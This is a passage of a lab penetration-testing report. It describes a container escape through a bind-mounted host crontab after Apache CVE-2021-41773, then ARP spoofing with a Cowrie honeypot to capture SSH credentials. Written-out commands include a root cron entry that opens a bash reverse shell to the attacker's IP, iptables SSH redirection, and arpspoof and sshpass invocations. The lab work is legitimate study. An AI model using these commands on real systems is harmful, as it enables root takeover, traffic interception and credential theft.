
A terminal window titled 'gns3@gns3vm: ~' with a dark background. The prompt is 'gns3@gns3vm:~\$'. The user has entered 'nc -lvnp 5555' and the output is 'Listening on 0.0.0.0 5555'.

Figure. Second shell listening for 5555 on attacker machine

- From the first shell I created a crontab and verified changes:

```
echo "* * * * * root bash -c 'bash -i >& /dev/tcp/192.168.12
2.1/5555 0>&1'" >> /host/crontab

tail -1 /host/crontab
```


A terminal window showing the execution of the 'echo' command to create a crontab entry. The output shows the command being added to the crontab file.

Figure. Creation of the backdoor (crontab)

- From now on every 60 seconds I will receive a connection on open listener 5555 as a root from Bob's machine.


A terminal window showing the netcat listener. It receives a connection from 192.168.122.59 on port 52490. The prompt changes to 'root@BobIsVulnerable:~#'.

Figure. Gaining privileged access

Task 3 - Attack a non-vulnerable node (kingdom) + Bonus 1: ARP spoofing

- I treated the kingdom node as a non-vulnerable internal asset and did not rely on a direct software flaw in that node.
- I first confirmed that the attacker host had no direct route to the kingdom node under the original network design.
- Creating a cowrie service on the Bob (as an attacker on the root):

```
apt update && apt install -y dsniff iptables

# enabled ip forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward

#Redirect SSH traffic to Cowrie:
iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT -
-to-port 2222

# Run cowrie
docker run -d -p 2222:2222 --name cowrie cowrie/cowrie:latest
```



```
0wefr27f83f88e8a333ec0986d83b3c0d8a0f2031624ec013c7c74
root@BobIsVulnerable:~# docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED    STATUS
PORTS
0wefr27f83f88e8a333ec0986d83b3c0d8a0f2031624ec013c7c74  cowrie/cowrie:latest  "/cowrie/cowrie-env/"    4 seconds ago  Up 2 second
6 6 8 8 2222->2222/tcp  [::]:2222->2222/tcp, 2223/tcp  cowrie
9c2b6d3d99  apache-vuln-custom  "httpd -foreground"      26 minutes ago  Up 26 minut
ea
root@BobIsVulnerable:~#
```

Figure. Cowrie status

- I implemented one approved network-path technique (ARP spoofing) to further get access to the kingdom host. I selected the technique based on the

lab topology, the trust boundary, and the observed traffic path.

- ARP Spoofing from bob (tell Client that Bob is Kingdom):

```
arp spoof -i ens4 -t 10.0.0.3 10.0.0.2 &
```


```
apache@vuln:~$  
root@BobIsVulnerable:~# arpspoof -i ens4 -t 10.0.0.3 10.0.0.2 &  
arpspoof -i ens4 -t 10.0.0.3 10.0.0.2 &  
[1] 5318  
root@BobIsVulnerable:~# c:e7:2:a9:0:1 c:42:66:be:0:0 0806 42: arp reply 10.0  
.0.2 is-at c:e7:2:a9:0:1  
c:e7:2:a9:0:1 c:42:66:be:0:0 0806 42: arp reply 10.0.0.2 is-at c:e7:2:a9:0:1  
c:e7:2:a9:0:1 c:42:66:be:0:0 0806 42: arp reply 10.0.0.2 is-at c:e7:2:a9:0:1  
c:e7:2:a9:0:1 c:42:66:be:0:0 0806 42: arp reply 10.0.0.2 is-at c:e7:2:a9:0:1  
c:e7:2:a9:0:1 c:42:66:be:0:0 0806 42: arp reply 10.0.0.2 is-at c:e7:2:a9:0:1
```

Figure. ARP spoofing from shell2 on the Bob

- Then on **MisterClientAkaSmith**, I triggered the SSH connection, whilst Checking cowrie logs on the bob

```
ssh kingdomuser@10.0.0.2  
# enter password: kingdom123
```

```
docker exec cowrie cat /var/log/cowrie/cowrie.log | grep -i  
"password\|login"
```




```
2 Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-122-generic x86_64)
2
2 * Documentation:  https://help.ubuntu.com
2 * Management:    https://landscape.canonical.com
2 * Support:       https://ubuntu.com/pro
2
2 System information as of Wed May 13 22:49:06 UTC 2026
2
2 System load:  0.0      Processes:           90
2 Usage of /:   3.9% of 49.27GB   Users logged in:    1
2 Memory usage: 18%      IPv4 address for ens3: 10.0.0.2
2 Swap usage:   0%
2
2 Expanded Security Maintenance for Applications is not enabled.
2
2 215 updates can be applied immediately.
2 159 of these updates are standard security updates.
2 To see these additional updates run: apt list --upgradable
2
2 Enable ESM Apps to receive additional future security updates.
2 See https://ubuntu.com/esm or run: sudo pro status
2
2 Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings.
2
2 The programs included with the Ubuntu system are free software;
2 the exact distribution terms for each program are described in the
2 individual files in /usr/share/doc/*/copyright.
2
2 Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
2 applicable law.
2
2 kingdomuser@KingdomCome:~$ exit
2 logout
```

Figure. ssh connection without arp spoofing

- Credentials found so that I can try connecting to kingdom from a bob (attacker) using sshpass to avoid any popups inside cli like fingerprinting warning:

```
apt install -y sshpass
```

```
sshpass -p "kingdom123" ssh -o StrictHostKeyChecking=no kingdomuser@10.0.0.2
```



```
gns3@gns3vm: ~  
root@BobIsVulnerable:~# ^[[200~sshpass -p "kingdom123" ssh -o StrictHostKeyCheckin  
g=no kingdomuser@10.0.0.2^[[201~ sshpass -p "k  
ingdom123" ssh -o StrictHostKeyChecking=no kingdomuser@10.0.0.22  
Pseudo-terminal will not be allocated because stdin is not a terminal.  
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-122-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/pro  
  
System information as of Wed May 13 23:07:13 UTC 2026  
  
System load:  0.0      Processes:            90  
Usage of /:   3.9% of 49.27GB  Users logged in:     1  
Memory usage: 18%      IPv4 address for ens3: 10.0.0.2  
Swap usage:   0%
```

```

Memory usage: 18%                                IPv4 address for ens3: 10.0.0.2
Swap usage: 0%

Expanded Security Maintenance for Applications is not enabled.

215 updates can be applied immediately.
159 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
internet connection or proxy settings

whoami
kingdomuser
pwd
/home/kingdomuser
id
uid=1001(kingdomuser) gid=1001(kingdomuser) groups=1001(kingdomuser)

/home/kingdomuser
id
uid=1001(kingdomuser) gid=1001(kingdomuser) groups=1001(kingdomuser)
ipa
-bash: line 4: ipa: command not found
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 0c:52:39:b2:00:00 brd ff:ff:ff:ff:ff:ff
    altname enp0s3
    inet 10.0.0.2/24 brd 10.0.0.255 scope global ens3
        valid_lft forever preferred_lft forever
    inet6 fe80::e52:39ff:feb2:0/64 scope link
        valid_lft forever preferred_lft forever

```

Figure. Kingdom come CLI access from the attacker

- I limited the proof for this task to the minimum evidence required by the lab report.

Task 4 - Privilege Escalation Flow

Task 4.1 - Choice and Setup of the Privilege Escalation Scenario

- For privilege escalation I reused the same vulnerable node from the previous tasks -**BobIsVulnerable**.
- The initial compromise was already achieved through **Apache HTTP Server 2.4.49**, vulnerable to CVE-2021-41773.
- The vulnerable service was deployed inside Docker, but the container was intentionally started with an unsafe host bind mount:
 - Host file: `/etc/crontab`
 - Container path: `/host/crontab`
- This created a realistic privilege escalation scenario: the attacker first gets code execution inside the vulnerable Apache container, then abuses the mounted host crontab file to execute commands as root on the **BobIsVulnerable** host.
- The setup is intentionally insecure, since the container receives write access to a sensitive host file. In a normal secure deployment, a web container should not be able to modify host scheduler files or any other root-owned system configuration files.

Task 4.2 - Understanding of the Chosen Vulnerability Process

- I reused **BobIsVulnerable** from the previous tasks.
- Initial access came from **CVE-2021-41773** in Apache 2.4.49.
- The Apache service was running inside Docker.
- Privilege escalation was possible because the host `/etc/crontab` was mounted inside the container.

- By abusing this mount, commands from the container could be executed by host cron as root.
- The issue was unsafe Docker configuration, not a kernel exploit.
- Result: container shell escalated to root shell on **BobIsVulnerable**.

The attack flow

```
Attacker
↓
Exploit Apache CVE-2021-41773
↓
Shell inside apache-vuln Docker container
↓
Write malicious cron entry into /host/crontab
↓
Host cron service executes command as root
↓
Root shell on BobIsVulnerable host
```

Task 4.3 - Test and Validation of Privilege Escalation

- I confirmed that Apache RCE was still working and checked that /crontab was accessible from the container. This allowed me to use it to trigger root command execution through host cron.
- After that, I received and validated a root shell on **BobIsVulnerable**. This root access also helped continue the Task 3 MITM/Cowrie flow.

Task 4.4 - Delivery of the Vulnerable Instance for Partner Review

- Delivered target: **BobIsVulnerable**.
- Vulnerable service: **Apache 2.4.49 in Docker**.
- Escalation condition: host `/etc/crontab` mounted into the container.
- Lab addresses:

- **BobIsVulnerable:** ``192.168.122.172`, `10.0.0.1``
- **KingdomCome:** ``10.0.0.2``
- **MisterClientAkaSmith:** ``10.0.0.3``
- Partner attack path:
 - exploit Apache `RCE`;
 - get container shell;
 - abuse mounted `crontab`;
 - escalate to `root` on `BobIsVulnerable`.
- This instance is intentionally vulnerable and only safe inside the isolated GNS3 lab.

Bonus 1 - Demonstration of Additional Penetration Concepts

- As an additional non-RCE technique, I implemented ARP spoofing during Task 3.
- BobIsVulnerable was used as the attacker-controlled MITM point inside the internal network. The goal was to place BobIsVulnerable between **MisterClientAkaSmith** and **KingdomCome**.
- After **ARP** spoofing was enabled, **SSH** traffic from the client to the kingdom node could be redirected and observed. This allowed the Cowrie SSH honeypot to capture the test credentials used by the client.
- Compromising internal machine can be done using not only for RCE, but also for network-level attacks and credential interception.

Conclusion

Task	Evidence
Task 1	3-node network, internal 10.0.0.0/24
Task 2	CVE-2021-41773 RCE, daemon shell via curl

Task	Evidence
Task 3	ARP spoof + Cowrie, stolen <code>kingdomuser:kingdom123</code> , SSH into Kingdom
Task 4	Container escape via <code>/etc/crontab</code> bind mount, root shell via cron
Bonus 1	ARP spoof on task 3